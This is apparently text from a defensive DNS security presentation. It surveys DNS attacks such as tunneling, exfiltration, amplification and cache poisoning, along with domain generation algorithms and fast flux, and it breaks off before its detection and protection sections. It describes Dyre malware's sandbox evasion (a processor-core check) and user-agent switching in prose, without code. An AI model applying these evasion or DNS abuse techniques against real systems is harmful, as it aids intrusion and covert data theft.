

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

IN THE NAME OF ALLAH, THE MOST
BENEFICENT, THE MOST MERCIFUL.



Data is the new oil

Who We Are

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__MKF__

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Agenda

- ✓ DNS
- ✓ The Importance of DNS
- ✓ DNS Security Challenges
- ✓ Anatomy of an Attack
- ✓ DNS Tunneling
- ✓ DNS Data Exfiltration
- ✓ Detection
- ✓ Protection

The background features a stylized, light gray illustration of a computer monitor. On the screen, there is a mechanical arm with a yellow fan-like end, a green structure resembling a tower or a robot, and a vertical column of binary code (0s and 1s). Below the screen, there are more binary code elements and a horizontal bar.

DNS

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What is the DNS?


- Invented in 1983 by Paul Mokapetris
- DNS is mainly designed to resolve a hostname to an ip address
- The query is performed recursively, starting from the root DNS name servers until reaching the authoritative name server defined for queried domain
- RFC 882, 883, 973, 1034, 1035, 3833
- Address book for all of internet

DNS is critical infrastructure


Unprotected DNS infrastructure introduces serious security risks

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Typical Name Resolution Scenario



The Importance of DNS



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DNS Is a Great Target

- ❑ DNS is the cornerstone of the Internet used by every business/Government
- ❑ Open service by essence
- ❑ Traditional protection is ineffective against evolving threats
- ❑ Connectionless (UDP)
- ❑ DNS protocol is stateless and attackers cannot be traced easily
- ❑ Easy to exploit
- ❑ Great attack variety and sophistication
- ❑ Most Organizations Don't Monitor and analysed DNS as like as HTTP or SMTP...

Maximum impact with minimum effort

DNS Outage = Business Downtime

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The DNS Gap – A Multi Dimensional Threat Vector

Making Your Infrastructure Work Against You

78%

DNS: most common application layer attacks¹

84%

Of reflection/amplification attacks use DNS¹

>\$500

Per min cost of downtime due to DDoS attack²

\$1.5M

Average cost per year to deal with DNS attacks²

The Leading Culprit in Data Exfiltration

\$4M

Average consolidated cost of a data breach³

46%

of survey respondents that experienced DNS data exfiltration⁴

45%

of survey respondents that experienced DNS tunneling⁴

APT/Malware Proliferation Rooted in DNS

91%

Of malware uses DNS to carry out campaigns⁵

431M

New unique pieces of malware in 2015⁶

#1

Malware C&C is #1 responsible vector for crimeware⁷

Ineffective Threat Intelligence

70%

of survey respondents that felt Threat Intel is not timely⁸

46%

of survey respondents unable to prioritize the threat by category⁸

45%

of survey respondents lacked context for threat intel to make it actionable⁸

1. Arbor WISR2016 Report

2. Ponemon Institute Study – The Cost of Denial-of-Service Attacks. March 2015

3. Source: Ponemon Institute, 2016 Cost of Data Breach Study

4. Source: SC Magazine, Dec 2014, “DNS attacks putting organizations at risk, survey finds”

5. Source: Cisco 2016 Annual Security Report



6. Symantec 2016 Internet Security Threat Report

7. Verizon 2016 Data Breach Investigations Report

8. Source: Ponemon Institute, 2015 Second Annual Study on Exchange Cyber Threat Intelligence

Malware & Hackers abuse of DNS

Malware uses DNS at every stage




DNS Server


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Malware & Hackers abuse of DNS


Device Infection




Data Exfiltration



Remote Control



DNS Involved in most of the kill chain stages



Reconnaissance

Harvesting email addresses, conference information, etc

Weaponization

Coupling exploit with backdoor into deliverable payload

Delivery

Delivering weaponized bundle to the victim via email, web, USB, etc.

Exploitation

Exploiting a vulnerability to execute code on victim's system

Command & Control

Command channel for remote manipulation of victim

Actions on Objectives

With “Hands on Keyboard” access, intruders accomplish their original goal

DNS Security Challenges

- ✓ Securing the DNS Platform
- ✓ Defending Against DNS Attacks DDoS / Cache Poisoning
- ✓ Preventing Malware from using DNS

DNS Protection is Not Just About DDoS

- ❑ **Reconnaissance**

Probe to get information on network environment before launching attack

- ❑ **Fragmentation**

Traffic with lots of small out of order fragments

- ❑ **DNS cache poisoning**

Corruption of a DNS cache database with a rogue domain or ip

- ❑ **DNS hijacking**

Modifying server or domain the DNS record settings to point to a rogue DNS server or domain

- ❑ **DNS-based exploits**

Exploit vulnerabilities in DNS software

- ❑ **DNS tunneling**

Tunneling of another protocol through DNS for data exfiltration

DNS Protection is Not Just About DDoS

❑ TCP/UDP/ICMP floods

Denial of service on layer 3 or 4 by bringing a network or service down by flooding it with large amounts of traffic

❑ DNS reflection/DrDoS attacks

Using third-party DNS servers (mostly open resolvers) to propagate a DoS or DDoS attack

❑ DNS amplification

Using flood the victim with traffic a specially crafted query to create an amplified response to flood the victim

❑ NXDomain attack

Attacks that flood DNS server with requests for non-existent domains, causing it to send NXDomain (non existent domain) responses

❑ Phantom domain attack

Attacks where a DNS resolver is forced to resolve multiple non-existent domains, causing it to consume resources while waiting for responses

❑ Protocol anomalies

Causing the server to crash by sending malformed DNS packets and queries

Malware always tries to avoid your perimeter security

Anti-Sandboxing Techniques

This version of the Dyre malware is able to evade analysis by sandboxing solutions by checking how many processor cores the machine has. If the machine has only one core it immediately terminates.

While this is not the only way to avoid sandboxes, the attackers behind Dyre decided to pick this specific known and openly available technique. As many sandboxes are configured with only one processor with one core as a way to save resources, the check (Figure 1) performed by Dyre is a good and efficient way to avoid sandboxes.

Dyre's Additional Tricks

This was not the only change made to the Dyre malware in order to help it avoid detection. While the communication path Dyre followed might have stayed the same, it did switch user agents (Figure 3).

Changing user agents is a known technique in order to avoid detection by signature-based systems.

Additionally, some minor changes were made to the way the malware behaves in the system also as a means to avoid signature-based detection products.

Old - Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/39.0.2171.71 Safari/537.36

New - Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; .NET4.0C; rv:11.0) like Gecko

Figure

Figure 3: Old and new user agent for Dyre

DGA

- ☐ Domain Generating Algorithm
- ☐ malware that randomly generates domains to connect to malicious networks or botnets
- ☐ C&Cs are not hardcoded
- ☐ Generate many candidates based on its algorithm
- ☐ Only register one
- ☐ Example: Necurs, 2048 domains per three days
- ☐ Free data feed: <http://data.netlab.360.com/dga>

Fast Flux

- ☐ Rapidly changing of domains & IP addresses by malicious domains to obfuscate identity and location
- ☐ Single-Flux
- ☐ Double-Flux

Traditional non-DGA C&C

Hardcoded C&C

WannaCry

